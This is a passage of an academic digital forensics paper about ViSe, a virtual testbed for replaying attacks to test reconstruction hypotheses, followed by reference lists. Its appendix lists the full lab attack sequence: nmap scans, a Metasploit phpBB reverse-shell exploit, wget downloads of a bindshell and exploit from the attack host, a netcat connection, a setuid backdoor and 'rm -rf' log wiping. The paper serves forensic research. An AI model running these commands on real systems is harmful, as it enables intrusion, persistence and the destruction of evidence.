T	F	/var/log/snort/snort.log.*	C
T	I	(portscan) TCP Portsweep: Attacker	C
T	I	(portscan) TCP Portscan: Attacker to Victim	C
T	N	GET /phpBB2/ HTTP/1.1: Attacker to Victim:80	C

Table 1. Effects of Event 1. The following notation is used: A=attack host, V=victim host, T=third-party host, F=file, N=network, I=Snort IDS log, C=create, M=modify, D=delete

In Table 2 we see further logging on the victim system and three IDS alerts (including one outbound alert) indicating a PHP-based attack. Both the web access log and error log have been updated, and several PhpBB database files have been modified.

Table 3 indicates that a command has been run as root on the victim system and that a new file `/tmp/httpd` has been generated. There is logging activity in several system logs, but no IDS alerts have been triggered. The network dump for the event indicates that the file `httpd` was downloaded by the victim host.

Table 4 shows the creation of two new files `/tmp/iwconfig` and `/tmp/progs`, as well as another IDS outbound alert. Also, the network dump indicates that the file `iwconfig` was downloaded by the victim host.

In Table 5 the user database files are updated, and a new home directory is created with the user-name `bash`, and a new file "`]`" is created in `/usr/bin`. There are no IDS alerts, but the network traffic indicates that another file has been downloaded.

Finally, in Table 6 several files created during the attack are deleted, and we see that an SSH connection has been established. The attacker has logged in and attempted to clean up the traces by deleting all the files in `/tmp` and `/var/log`.

Based on these results, a comparison between the tables and the digital evidence can be performed. Each table entry that is not superseded by a later event can be compared to the digital evidence in order to support or refute the attack

Host	Type	Name	Action
V	F	/var/log/httpd/error_log	M
V	F	/var/log/httpd/access_log	M
V	F	/var/log/secure	M
V	F	/var/lib/mysql/mysql/phpbb_sessions.MYI	M
V	F	/var/lib/mysql/mysql/phpbb_sessions.MYD	M
V	F	/var/lib/mysql/mysql/phpbb_topics.MYI	M
V	F	/var/lib/mysql/mysql/phpbb_topics.MYD	M
V	F	/etc/cups/certs/0	M
T	I	WEB-PHP viewtopic.php access: Attacker to Victim:80	C
T	I	(http inspect) DOUBLE DECODING ATTACK: Attacker to Victim:80	C
T	N	TCP Connection Established: Attacker to Victim:4321	C
T	I	ATTACK-RESPONSES id check returned userid: Victim:4321 to Attacker	C

Table 2. Effects of Event 2.

hypothesis. Note that there may be several reasons why there is no match. The evidence of an attack may have been changed, deleted, or overwritten, depending on the evidence dynamics of the evidence in question. It may be necessary to formulate an alternative hypothesis or add new events in order to explain such discrepancies.

Host	Type	Name	Action
V	F	/root/.bash_history	M
V	F	/tmp/httpd	C
V	F	/var/log/wtmp	M
V	F	/var/log/lastlog	M
V	F	/var/log/messages	M
V	F	/var/log/httpd/error_log	M
V	F	/var/run/utmp	M
V	F	/etc/cups/certs/0	M
T	N	File httpd Downloaded: Victim to Attacker:80	C
T	N	TCP Connection Terminated: Attacker to Victim:4321	C
T	N	TCP Connection Established: Attacker to Victim:12497	C

Table 3. Effects of Event 3.

6.4 Alternative Hypothesis Formulation

Assume that we do not find support for the hypothesis in the original evidence. For instance, assume that the effects of Event 4 (the `iwconfig` buffer overflow)

Host	Type	Name	Action
V	F	/tmp/iwconfig	C
V	F	/tmp/progs	C
V	F	/etc/cups/certs/0	M
T	N	File iwconfig Downloaded: Attacker:80 to Victim	C
T	I	ATTACK-RESPONSES id check returned root: Victim:12497 to Attacker	C

Table 4. Effects of Event 4.

Host	Type	Name	Action
V	F	/etc/shadow-	M
V	F	/etc/gshadow-	M
V	F	/etc/gshadow	M
V	F	/etc/group	M
V	F	/etc/group-	M
V	F	/etc/shadow	M
V	F	/etc/passwd	M
V	F	/var/log/messages	M
V	F	/var/log/secure	M
V	F	/usr/bin/]	C
V	F	/home/bash/.*	C
T	N	File] Downloaded: Attacker:80 to Victim	C
T	N	TCP Connection Terminated: Attacker to Victim:12497	C

Table 5. Effects of Event 5.

Host	Type	Name	Action
V	F	/tmp/*	D
V	F	/var/log/*	D
V	F	/var/run/utmp	M
V	F	/etc/cups/certs/0	M
T	N	SSH Connection Established: Attacker to Victim:22	C

Table 6. Effects of Event 6.

do not match the original evidence. In this case, we develop an alternate hypothesis and replay the attack from the last common state. We revert to the State 3 snapshot and create a new state diagram, represented in Figure 7. Our alternative hypothesis can be stated as follows:

An attack host running Fedora Core 3 has launched and completed a multi-step attack against the victim host running Fedora Core 3. The multi-step attack consists of an Nmap scan, an exploit of the phpBB 2.0.10 viewtopic.php vulnerability, an installation of bindshell on port 12497 named httpd, an exploit of a cdrecord environment variable privilege escalation vulnerability[44], the creation of a non-root user and root backdoor, and finally the removal of traces.




Fig. 7. Alternative Hypothesis for a multi-step attack.

The advantage of ViSe becomes apparent when we consider the similarities of our previous hypothesis to the alternative one proposed above. By running the new attack from the snapshot of State 3, we create the new states 4a, 5a, and 6a, which we can compare to the original evidence to determine similarity.

7 Discussion

In this section, we discuss some aspects related to the use of ViSe and VMware as part of a digital forensic reconstruction. Central to the discussion is the trade-off between the detail of reconstruction and the difficulty of performing a reconstruction. We discuss what type of attacks ViSe is suitable for and give examples of some cases where other approaches might be more suitable. In addition, we consider some performance issues related to using ViSe for event reconstruction.

7.1 Presenting a Real Case in Court

The proposed approach is intended to be a part of a digital investigation. The approach does not replace conventional digital forensics, but supplements the forensic investigation by providing a methodology to find additional support for hypotheses about a digital crime scene. In court, the results of a digital forensic

reconstruction can be used to provide additional support or to refute a particular chain of events. An investigator will take the proofs acquired from the digital crime scene and present them in court. The results of the reconstruction are then used to support an interpretation of the evidence.

In a real case, it is essential to place the reconstruction in the context of the crime and to present a thorough explanation of the assumptions made in the reconstruction. The initial state of the reconstruction, as hypothesized in H_0, can only be an approximation of the digital crime scene, and a good court-room defense lawyer will exploit any unexplained discrepancies. Furthermore, a reconstruction must take into consideration malware and anti-forensic tools and explain what consequences such tools can have on the digital evidence and on the reconstruction itself.

7.2 Timing and Complexity Issues

We have demonstrated how ViSe can be used as part of a reconstruction through two scenarios involving the Trojan defense and a multi-step attack involving an attacker host, a victim host, and a third party host. There are, however, cases where ViSe and the event-based reconstruction approach is less suitable.

Some computer attacks exploit timing issues, such as race conditions, and may be difficult or impossible to recreate in a virtual environment. Also, distributed events are not necessarily synchronized, and the order of events may be non-deterministic. In the worst case, a reconstruction may be impossible because of such timing issues, or the reconstruction may have to be run on a physical testbed.

Another class of attacks that can be difficult to replay in a virtual testbed is attacks that depend on specific network conditions or involve a high number of hosts. An example of such an attack is a DDoS (Distributed Denial-of-Service) attack, where thousands of hosts may be involved in the attack of one or more victim hosts. Large-scale worm infection is another example that involves a high number of hosts, acting both as victims and attackers. In such cases, it may be more fruitful to study the attack through models or simulations, as was done in [11].

7.3 Performance Issues

As discussed in Section 4, the main performance advantage of using ViSe is that snapshots of different system states are efficiently saved and restored. ViSe also provides a library of reusable snapshots with different operating systems, vulnerabilities, and exploits. This significantly reduces the time for setting up a virtual environment for reconstruction, and it facilitates the reuse of snapshots for testing multiple hypotheses. Different variations of an attack can be analyzed as a tree with different branches of analysis. All of the states in the tree are stored and can consequently be restored in reconstructions related to other investigations. In this way, the focus of the testing is moved from setting up and configuring a testbed to the actual digital forensic analysis.

	Pentium 4	VMware
Boot time	1m9s	2m
Reboot time	1m22ss	2m20s
Take snapshot	NA	8s
Restore state	NA	9s
Clone full image (7.6GB)	NA	8m6s
Copy partition image (`dcfldd`)	11m21s	48m46s
Hash all files in image (`sha256deep`)	3m56s	26m38s
Extract all strings from image (`strings`)	6m57s	118m47s

Table 7. Performance comparisons.

We have compiled a list of some performance measurements for Fedora Core 3 in Table 7. The measurements are performed on a 10GB disk image containing an `ext3` partition, using the `time` measurement tool where applicable. The boot and reboot measurements were performed without a graphical user interface. We can see from the table that there is a relatively high performance penalty related to some common digital forensic operations, such as string extraction. The performance benefits of using ViSe are in the replay of the attack, not in the analysis of the results. Therefore, we recommend that the ViSe testbed only be used for image acquisition and verification, as well as for the actual replay of the attack. The forensic analysis (i.e., comparing the different states related to an attack) should be performed on an external system.

8 Conclusions and Further Work

We have shown how ViSe provides an environment for efficient event reconstruction and testing through reusable snapshots representing different states of an attack. ViSe provides a framework with a library of operating systems, vulnerable services, and exploits, providing a controlled and efficient testbed for digital forensic testing. The attack is replayed in the virtualization testbed and analyzed with respect to an initial hypothesis. As ViSe's library of operating systems, services, and exploits grows, the time to construct a virtual environment corresponding to a digital crime scene decreases. Therefore, the focus of the event reconstruction testing is moved from setting up and running an attack to the analysis of its effects. Although VMware supports a wide range of operating systems, there is no support for emulation of embedded systems such as cell phones and PDAs. An extension of ViSe to include digital event reconstruction on embedded systems is a topic for further research.

As outlined in Section 2.3, the problem of automated forensics of both live and already compromised systems has been investigated in several contexts. The work published in this paper complements many of the proposed solutions for automated forensic analysis, and it would be interesting to integrate some of these approaches with our work. Of particular importance are the problem of

generating relevant hypotheses before performing the reconstruction experiments and the problem of performing automated comparison of the results with the digital evidence. Automating these tasks will dramatically increase the efficiency and usability of performing reconstruction experiments in ViSe.

In court, a reconstruction will be subject to thorough questioning. It is essential to convince a court that the testing is forensically sound and that it is relevant to the original digital crime scene. Although a reconstruction can neither prove a hypothesis with absolute certainty, nor exclude the correctness of other hypotheses, a standardized environment, such as ViSe, combined with event reconstruction and testing, can lend credibility to an investigation and be a great asset in court. Further work on understanding the effects of anti-forensic tools on a reconstruction will add value to the approach.

Acknowledgments

This work has been made possible by Mike Richmond, who developed the prototype for ViSe as a Master's project at the Computer Science Department at UCSB. The research was supported by the U.S.– Norway Fulbright Foundation for Educational Exchange, by the U.S. Army Research Office, under agreement DAAD19-01-1-0484, and by the National Science Foundation, under grants CCR-0238492 and CCR-0524853. The "Centre for Quantifiable Quality of Service in Communication Systems, Centre of Excellence" is appointed by The Research Council of Norway, and funded by the Research Council, NTNU and UNINETT. André Årnes is also associated with the High-Tech Crime Division of the Norwegian National Criminal Investigation Service (Kripos).

References

1. Richmond, M.: ViSe: A virtual security testbed. Master's thesis, University of California, Santa Barbara (2005)
2. Guidance Software, Inc.: Encase (2006) `www.encase.com`.
3. Spencer, E.: ILook investigator toolsets (2006) `www.ilook-forensics.org`.
4. Carrier, B.: The Sleuth Kit and Autopsy (2006) `www.sleuthkit.org`.
5. Chisum, W.J., Turvey, B.E.: Evidence dynamics: Locard's exchange principle & crime reconstruction. Journal of Behavioral Profiling **1**(1) (2000)
6. O'Connor, T.: Introduction to crime reconstruction. Lecture Notes for Criminal Investigation (2004) North Carolina Wesleyan College.
7. Aitken, C., Taroni, F.: Statistics and the Evaluation of Evidence for Forensic Scientists. Wiley (2004)
8. Carney, M., Rogers, M.: The Trojan Made Me Do It: A First Step in Statistical Based Computer Forensics Event Reconstruction. International Journal of Digital Evidence **2** (2004)
9. Carrier, B.D., Spafford, E.H.: Defining event reconstruction of digital crime scenes. Journal of Forensic Sciences **49** (2004)
10. Carrier, B.: An event-based digital forensic investigation framework. In: Digital Forensic Research Workshop. (2004)

11. Stephenson, P.: Formal modeling of post-incident root cause analysis. International Journal of Digital Evidence **2** (2003)
12. Gladyshev, P., Patel, A.: Finite state machine approach to digital event reconstruction. Digital Investigation **1** (2004)
13. Stallard, T.B.: Automated analysis for digital forensic science. Master's thesis, University of California, Davis (2002)
14. Stallard, T., Levitt, K.N.: Automated analysis for digital forensic science: Semantic integrity checking. In: ACSAC. (2003) 160–169
15. Abbott, J., Bell, J., Clark, A., Vel, O.D., Mohay, G.: Automated recognition of event scenarios for digital forensics. In: SAC '06: Proceedings of the 2006 ACM symposium on Applied computing, New York, NY, USA, ACM Press (2006) 293–300
16. Elsaesser, C., Tanner, M.C.: Automated diagnosis for computer forensics. Technical report, The MITRE Corporation (2001)
17. Neuhaus, S., Zeller, A.: Isolating Intrusions by Automatic Experiments. In: Proceedings of the 13th Annual Network and Distributed System Security Symposium. (2006) 71 – 80
18. Baca, E.: Using linux VMware and SMART to create a virtual computer to recreate a suspect's computer (2003) `www.linux-forensics.com`.
19. Provos, N.: The honeyd virtual honeypot (2005) `www.honeyd.org`.
20. Honeynet Project: Know your enemy: Learning with VMware – building virtual honeynets using VMware (2003) `www.honeynet.org`.
21. Seifried, K.: Honeypotting with VMware (2002) www.seifried.org.
22. Rossey, L., Cunningham, R., Fried, D., Rabek, J., Lippman, R., Haines, J., Zissman, M.: LARIAT: lincoln adaptable real-time information assurance testbed. 2002 IEEE Aerospace Conference Proceedings (2002)
23. Haines, J., Goulet, S., Durst, R., Champion, T.: Llsim: Network simulation for correlation and response testing. In: IEEE Workshop on Information Assurance, West Point, NY (2003)
24. White, B., Lepreau, J., Stoller, L., Ricci, R., Guruprasad, S., Newbold, M., Hibler, M., Barb, C., Joglekar, A.: An integrated experimental environment for distributed systems and networks. In: Fifth Symposium on Operating Systems Design and Implementation, Boston, MA, USENIX Association (2002) 255–260
25. The DETER project: The DETER Testbed: Overview (2004) `www.isi.edu/deter`.
26. Jiang, X., Xu, D., Wang, H., Spafford, E.: Virtual playgrounds for worm behavior investigation. In: 8th International Symposium on Recent Advances in Intrusion Detection, Seattle, WA (2005)
27. Dike, J.: User mode linux (2005) `user-mode-linux.sourceforge.net`.
28. Vada, H.: Rekonstruksjon av angrep mot IKT-systemer (reconstruction of attacks on ICT systems). Master's thesis, Norwegian University of Science and Technology, Trondheim, Norway (2004)
29. VMware: VMware 5.0 manual (2005) `www.vmware.com`.
30. University of Cambridge Computer Laboratory: The Xen virtual machine monitor (2005) `http://www.cl.cam.ac.uk/`.
31. Microsoft: Microsoft Virtual PC (2004) `www.microsoft.com`.
32. The Open Web Application Security Project: The ten most critical web application security vulnerabilities. Technical report, OWASP (2004)
33. Wang, X., Feng, D., Lai, X., Yu, H.: Collisions for hash functions MD4, MD5, HAVAL-128 and RIPEMD. Cryptology ePrint Archive, Report 2004/199 (2004)

34. Wang, X., Yin, Y.L., Yu, H.: Finding collisions in the full sha-1. In Shoup, V., ed.: CRYPTO. Volume 3621 of Lecture Notes in Computer Science., Springer (2005) 17–36
35. McMillan, R.: Researchers hack Wi-Fi driver to breach laptop (2006) http://www.infoworld.com/article/06/06/21/79536_HNwifibreach_1.html.
36. Honeynet Project: Detecting VMware (2005) www.honeynet.org.
37. Shelton, T.: VMware Flaw in NAT Function Lets Remote Users Execute Arbitrary Code (2005) securitytracker.com.
38. Cuff, A.: Talisker Anti Forensic Tools (2004) www.networkintrusion.co.uk.
39. Leyden, J.: Trojan defence clears man on child porn charges (2003) http://www.theregister.co.uk/2003/04/24/trojan_defence_clears_man/.
40. Rasch, M.: The Giant Wooden Horse Did It! (2004) http://www.securityfocus.com/columnists/208.
41. CERT: CERT® Advisory CA-2003-20 W32/Blaster worm (2003) http://www.cert.org/advisories/CA-2003-20.html.
42. ronvdaal@zarathustra.linux666.com: PHPBB Viewtopic.PHP remote code execution vulnerability (2005) Bugtraq ID 14086.
43. aXiS: IWConfig Local ARGV command line buffer overflow vulnerability (2003) Bugtraq ID 8901.
44. Vozeler, M.: CDRTools RSH environment variable privilege escalation vulnerability (2004) Bugtraq ID 11075.

Attack Details

This appendix contains the specific commands used in the multi-step attack. The ViSe IP addresses are 128.111.48.125 (detector), 128.111.48.131 (attack host), and 128.111.48.118 (vulnerable host).

```
#Event 1: Network, ping and webserver scan
nmap -sP 128.111.48.1-255 > ping ; cat ping
nmap 128.111.48.118 > 118 ; cat 118
links 128.111.48.118/phpBB2/
#Event 2 : Run vulnerable phpBB attack using Metasploit
./msfconsole
>show exploits
>use phpbb_highlight
>show
>show targets
>set TARGET 0
>show payloads
>set PAYLOAD cmd_unix_reverse
>show options
>set RHOST 128.111.48.118
>set PHPBB_ROOT /phpBB2
>set LHOST 128.111.48.131
>check
>exploit
#Event 3: Run vulnerable phpBB attack
id
```

```
cd /tmp; wget 128.111.48.131/httpd
chmod 700 ./httpd
./httpd
quit
#Event 4: Connect to bindshell and exploit iwconfig
nc 128.111.48.118 12497 -vv
find / -user root -perm -4000 -print 2> /dev/null >progs
cat progs
/sbin/iwconfig -v
wget 128.111.48.131/iwconfig
chmod 700 iwconfig; /iwconfig
whoami
#Event 5: Create a user bash and install a setuid backdoor
/usr/sbin/adduser bash
passwd bash
wget 128.111.48.131/]
chmod 4755 ] ; mv ] /usr/bin
#Event 6: Clear logs and backdoor tracks
ssh bash@128.111.48.118
/usr/bin/]
ps -ef | grep apache
kill <pid> #kill backdoors pids
rm -rf /tmp/*; rm -rf /var/log/*
```

References

Academic References

[A1] Jonathon Abbott, Jim Bell, Andrew Clark, Olivier De Vel, and George Mohay. Automated recognition of event scenarios for digital forensics. In *Proceedings of the 2006 ACM Symposium on Applied computing (SAC)*, pages 293–300, New York, NY, USA, 2006. ACM Press.

[A2] Philip E. Agre and Marc Rotenberg, editors. *Technology and Privacy: The New Landscape (Third printing).* MIT Press, 2001.

[A3] Colin Aitken and Franco Taroni. *Statistics and the Evaluation of Evidence for Forensic Scientists.* Wiley, 2004.

[A4] Periklis Akritidis, Kostas Anagnostakis, and Evangelos P. Markatos. Efficient content-based fingerprinting of zero-day worms. In *Proceedings of the International Conference on Communications (ICC)*, 2005.

[A5] Ethem Alpaydin. *Introduction to Machine Learning.* The MIT Press, 2004.

[A6] James P. Anderson. Computer security threat monitoring and surveillance. Technical report, National Institute of Standards and Technology, 1980.

[A7] André Årnes, Paul Haas, Giovanni Vigna, and Richard A. Kemmerer. Digital forensic reconstruction and the virtual security testbed ViSe. In *Proceedings of Conference on Detection of Intrusions and Malware and Vulnerability Assessment (DIMVA), LNCS 4064.* Springer, 2006.

[A8] André Årnes, Paul Haas, Giovanni Vigna, and Richard A. Kemmerer. Using a virtual security testbed for digital forensic reconstructions. *Journal in Computer Virology*, 2, 2006. Status: accepted, to appear.

[A9] André Årnes, Karin Sallhammar, Kjetil Haslum, Tønnes Brekne, Marie Elisabeth Gaup Moe, and Svein Johan Knapskog. Real-time risk assessment with network sensors and intrusion detection systems. In *International Conference on Computational Intelligence and Security (CIS), LNCS 3801/3802*. Springer, 2005.

[A10] André Årnes, Karin Sallhammar, Kjetil Haslum, and Svein J. Knapskog. Real-time risk assessment with network sensors and hidden Markov models. In *Proceedings of the 11th Nordic Workshop on Secure IT-systems (NORDSEC)*, 2006.

[A11] André Årnes, Fredrik Valeur, Giovanni Vigna, and Richard A. Kemmerer. Using hidden Markov models to evaluate the risks of intrusions – system architecture and model validation. In *Proceedings of Recent Advances in Intrusion Detection (RAID), LNCS 4219*. Springer, 2006.

[A12] Stefan Axelsson. Intrusion detection systems: A survey and taxonomy. Technical Report 99-15, Chalmers University, March 2000.

[A13] Jai S. Balasubramaniyan, Jose O. Garcia-Fernandez, David Isacoff, Eugene H. Spafford, and Diego Zamboni. An architecture for intrusion detection using autonomous agents. In *Proceedings of the 14th Annual Computer Security Applications Conference (ACSAC)*, pages 13–24. IEEE Computer Society, 1998.

[A14] Justin Balthrop, Stephanie Forrest, M.E.J. Newman, and Matthew M. Williamson. Technological networks and the spread of computer viruses. *Science Magazine*, 304:527–529, 2004.

[A15] Paul Baran. On distributed communications networks. *IEEE Transactions of the Professional Technical Group on Communications Systems*, CS-12(1), March 1964.

[A16] Daniel Barbara. *Applications of Data Mining in Computer Security*. Kluwer Academic Publishers, Norwell, MA, USA, 2002.

[A17] Richard Bejtlich. *The Tao of Network Security Monitoring: Beyond Intrusion Detection*. Addison Wesley Professional, 2004.

[A18] Matt Bishop. A Model of Security Monitoring. In *Proceedings of the Fifth Annual Computer Security Applications Conference*, Tucson, AZ, December 1989.

[A19] Joachim Biskup and Ulrich Flegel. On pseudonymization of audit data for intrusion detection. In *Workshop on Design Issues in Anonymity and Unobservability*. Springer-Verlag, LNCS 2009, July 2000.

[A20] Tønnes Brekne. Anonymization of IP traffic monitoring data: Attacks on two prefix-preserving anonymization schemes and some proposed remedies. Presentation slides from Workshop on Privacy Enhanced Technologies (PET), June 1st, 2005.

[A21] Tønnes Brekne and André Årnes. Circumventing IP-address pseudonymization in $O(N^2)$ time. In *Proceedings of IASTED Communication and Computer Networks (CCN)*, 2005.

[A22] Tønnes Brekne, André Årnes, and Arne Øslebø. Anonymization of IP traffic monitoring data: Attacks on two prefix-preserving anonymization schemes and some proposed remedies. In *Proceedings of Privacy Enhancing Technologies workshop (PET 2005)*, volume 3856. Springer, 2006.

[A23] Herbert Burkert. *Privacy-Enhancing Technologies: Typology, Critique, Vision*, chapter 4, pages 125 – 142. In Agre and Rotenberg [A2], 2001.

[A24] Lee Bygrave. *Data Protection Law – Approaching its Rationale, Logic and Limits*. Kluwer Law International, 2002.

[A25] Jan Camenisch and Anna Lysyanskaya. An efficient system for non-transferable anonymous credentials with optional anonymity revocation. In B. Pfitzmann, editor, *Advances in Cryptology - EUROCRYPT 2001: Second Symposium, PADO 2001*. Springer-Verlag, LNCS 2045, June 2003.

[A26] Olivier Cappé, Eric Moulines, and Tobias Ryden. *Inference in Hidden Markov Models (Springer Series in Statistics)*. Springer, August 2005.

[A27] Megan Carney and Marc Rogers. The Trojan made me do it: A first step in statistical based computer forensics event reconstruction. *International Journal of Digital Evidence*, 2, 2004.

[A28] Brian D. Carrier. An event-based digital forensic investigation framework. In *Digital Forensic Research Workshop*, 2004.

[A29] Brian D. Carrier and Eugene H. Spafford. Defining event reconstruction of digital crime scenes. *Journal of Forensic Sciences*, 49, 2004.

[A30] David Chaum. Untraceable electronic mail, return addresses, and digital pseudonyms. *Communications of the ACM*, 4(2), February 1981.

[A31] David Chaum. The dining cryptographers problem: Unconditional sender and recipient untraceability. *Journal of Cryptology*, 1:65–75, 1988.

[A32] W. Jerry Chisum and Brent E. Turvey. Evidence dynamics: Locard's exchange principle & crime reconstruction. *Journal of Behavioral Profiling*, 1(1), 2000.

[A33] Kenjiro Cho, Koushirou Mitsuya, and Akira Kato. Traffic Data Repository at the WIDE Project. In *Proceedings of USENIX 2000 Annual Technical Conference: FREENIX Track*, pages 263–270, 2000.

[A34] Benoit Claise. IPFIX protocol specification (internet draft), 2005.

[A35] Jan Coppens, Evangelos P. Markatos, Jiri Novotny, Michalis Polychronakis, Vladimir Smotlacha, and Sven Ubik. SCAMPI – a scaleable monitoring platform for the internet. In *Proceedings of the 2nd International Workshop on Inter-Domain Performance and Simulation (IPS)*, 2004.

[A36] David Dagon, Xinzhou Qin, Guofei Gu, Wenke Lee, Julian B. Grizzard, John G. Levine, and Henry L. Owen. Honeystat: Local worm detection using honeypots. In Erland Jonsson, Alfonso Valdes, and Magnus Almgren, editors, *RAID*, volume 3224 of *Lecture Notes in Computer Science*, pages 39–58. Springer, 2004.

[A37] Willem de Bruijn, Asia Slowinska, Kees van Reeuwijk, Tomas Hruby, Li Xu, and Herbert Bos. SafeCard: A gigabit IPS on the network card. In *Proceedings of*

9th International Symposium on Recent Advances in Intrusion Detection (RAID), Hamburg, Germany, September 2006.

[A38] Edmundo de Souza e Silva and H. Richard Gail. Performability analysis of computer systems: From model specification to solution. *Performance Evaluation*, (1), 1992.

[A39] Hervé Debar, David A. Curry, and Benjamin S. Feinstein. Intrusion detection message exchange format (IDMEF) – internet-draft, 2005.

[A40] Dorothy E. Denning. An intrusion-detection model. *IEEE Transactions on Software Engineering*, 13(2):222 – 232, February 1987.

[A41] Whitfield Diffie and Martin E. Hellman. Privacy and authentication: An introduction to cryptography. In *Proceedings of the IEEE*, volume 67, pages 297–427, 1979.

[A42] Theo Dimitrakos, Juan Bicarregui, and Ketil Stølen. CORAS – a framework for risk analysis of security critical systems. *ERCIM News*, (49):25 – 26, April 2002.

[A43] Roger Dingledine, Nick Mathewson, and Paul Syverson. Tor: The second-generation onion router. In *Proceedings of the 13th USENIX Security Symposium*, August 2004.

[A44] Christopher Elsaesser and Michal C. Tanner. Automated diagnosis for computer forensics. Technical report, The MITRE Corporation, 2001.

[A45] Shelby Evans, David Heinbuch, Elizabeth Kyule, John Piorkowski, and James Wallner. Risk-based systems security engineering: Stopping attacks with intention. *IEEE Security and Privacy*, 02(6):59 – 62, 2004.

[A46] Simone Fischer-Hübner. *IT-Security and Privacy - Design and Use of Privacy-Enhancing Security Mechanisms*, volume 1958 of *Lecture Notes in Computer Science*. Springer, 2001.

[A47] Ulrich Flegel. *Pseudonymizing Audit Data for Privacy Respecting Misuse Detection*. PhD thesis, 2006.

[A48] Dario Forte. Using Tcpdump and Sanitize for System Security. *;login:*, 26(3), 2001.

[A49] Espen A. Fossen. Automatic tracing of internet addresses. Technical report, Department of Telematics, Norwegian University of Science and Technology, 2004.

[A50] Espen André Fossen. Principles of internet investigation: Basic reconnaissance, geopositioning, and public information sources. Master's thesis, Norwegian University of Science and Technology, 2005.

[A51] Rune Fredriksen, Monica Kristiansen, Bjørn A. Gran, Ketil Stølen, Tom A. Opperud, and Theodosis Dimitrakos. The CORAS framework for a model-based risk management process. In *Proceedings of The International Conference on Computer Safety, Reliability and Security (SAFECOMP)*, pages 94–105, 2002.

[A52] Debin Gao, Michael K. Reiter, and Dawn Song. Behavioral distance measurement using hidden Markov models. In *Proceedings of Recent Advances in Intrusion Detection (RAID), Springer LNCS 4219*. Springer, 2006.

[A53] Ashish Gehani and Gershon Kedem. Rheostat: Real-time risk management. In *Recent Advances in Intrusion Detection: 7th International Symposium, RAID 2004, Sophia Antipolis, France, September 15-17, 2004. Proceedings*, pages 296–314. Springer, 2004.

[A54] Pavel Gladyshev and Ahmed Patel. Finite state machine approach to digital event reconstruction. *Digital Investigation*, 1, 2004.

[A55] David Goldschlag, Michael Reed, and Paul Syverson. Onion routing. *Communications of the ACM*, 42(2):39–41, 1999.

[A56] Katerina Goseva-Popstojanova, Kalyanaraman Vaidyanathan, Kishor Trivedi, Feiyi Wang, Rong Wang, Fengmin Gong, and Balamurugan Muthusamy. Characterizing intrusion tolerant systems using a state transition model. In *DARPA Information Survivability Conference and Exposition (DISCEX II)*, volume 2, 2001.

[A57] Ron Gula. Correlating IDS alerts with vulnerability information. Technical report, Tenable Network Security, December 2002.

[A58] Katie Hafner and John Markoff. *Cyberpunk – Outlaws and Hackers on the Computer Frontier*. Simon & Schuster, 1991.

[A59] Joshua Haines, Stephen Goulet, Robert Durst, and Terrance Champion. LLSIM: Network simulation for correlation and response testing. In *IEEE Workshop on Information Assurance*, West Point, NY, June 2003.

[A60] Kjetil Haslum and André Årnes. Multisensor real-time risk assessment using continuous-time hidden Markov models. In *Proceedings of the International Conference on Computational Intelligence and Security (CIS)*, 2006.

[A61] Øystein Haugen and Ketil Stølen. Stairs - steps to analyze interactions with refinement semantics. In *Proceedings of the Sixth International Conference on UML*, pages 388–402, 2003.

[A62] Guy Helmer, Johnny S. K. Wong, Vasant G. Honavar, Les Miller, and Yanxin Wang. Lightweight agents for intrusion detection. *Journal of Systems and Software*, 67(2):109–122, 2003.

[A63] International Organization of Standards (ISO) and International Electrotechnical Commission (IEC). ISO/IEC 15408, information technology – security techniques – evaluation criteria for it security – part 1: Introduction and general model, 2005.

[A64] International Organization of Standards (ISO) and International Electrotechnical Commission (IEC). ISO/IEC 15408, information technology – security techniques – evaluation criteria for it security – part 3: Security assurance requirements, 2005.

[A65] International Organization of Standards (ISO) and International Electrotechnical Commission (IEC). ISO/IEC 15408,i nformation technology – security techniques – evaluation criteria for it security – part 2: Security functional requirements, 2005.

[A66] International Organization of Standards (ISO) and International Electrotechnical Commission (IEC). ISO/IEC 17799, information technology – security techniques – code of practice for information security management, 2005.

[A67] International Organization of Standards (ISO) and International Electrotechnical Commission (IEC). ISO/IEC 27001, information technology – security techniques – information security management systems – requirements, 2005.

[A68] Xuxian Jiang, Dongyan Xu, Helen Wang, and Eugene Spafford. Virtual playgrounds for worm behavior investigation. In *8th International Symposium on Recent Advances in Intrusion Detection*, Seattle, WA, September 2005.

[A69] Curtis A. Carver Jr., John M.D. Hill, John R. Surdu, and Udo W. Pooch. A methodology for using intelligent agents to provide automated intrusion response. In *Proceedings of the IEEE Workshop on Information Assurance and Security*, 2000.

[A70] D. Koukis, S. Antonatos, D. Anoniades, Evangelos P. Markatos, and P. Trimintzios. A generic anonymization framework for network traffic. In *Proceedings of the IEEE International Conference on Communications (ICC)*, 2006.

[A71] Cristopher Kruegel, Engin Kirda, Darren Mutz, Will Robertson, and Giovanni Vigna. Polymorphic worm detection using structural information of executables. In *Proceedings of the International Symposium on Recent Advances in Intrusion Detection (RAID)*, volume 3858 of *LNCS*, pages 207–226, Seattle, WA, September 2005. Springer-Verlag.

[A72] Cristopher Kruegel and Will Robertson. Alert verification: Determining the success of intrusion attempts. In *Proceedings of the 1st Workshop on the Detection of Intrusions and Malware and Vulnerability Assessment (DIMVA 2004)*, Dortmund, Germany, July 2004.

[A73] Cristopher Kruegel, Will Robertson, and Giovanni Vigna. Using alert verification to identify successful intrusion attempts. *Practice in Information Processing and Communication (PIK)*, 27(4):219 – 227, October – December 2004.

[A74] Cristopher Kruegel, Fredrik Valeur, and Giovanni Vigna. *Intrusion Detection and Correlation: Challenges and Solutions*, volume 14 of *Advances in Information Security*. Springer, 2005.

[A75] Wenke Lee and Salvatore Stolfo. Data mining approaches for intrusion detection. In *Proceedings of the 7th USENIX Security Symposium*, San Antonio, TX, 1998.

[A76] Anna Lysyanskaya, Ronald L. Rivest, Amit Sahai, and Stefan Wolf. Pseudonym systems. In H. Heys and C. Adams, editors, *Selected Areas in Cryptography: 6th Annual International Workshop, SAC'99*. Springer-Verlag, LNCS 1758, August 1999.

[A77] David J. Marchette. *Computer Intrusion Detection and Network Monitoring: A Statistical Viewpoint*. Springer-Verlag, 2001.

[A78] Jesus Mena. *Investigative Data Mining for Security and Criminal Detection*. Butterworth-Heinemann, 2003.

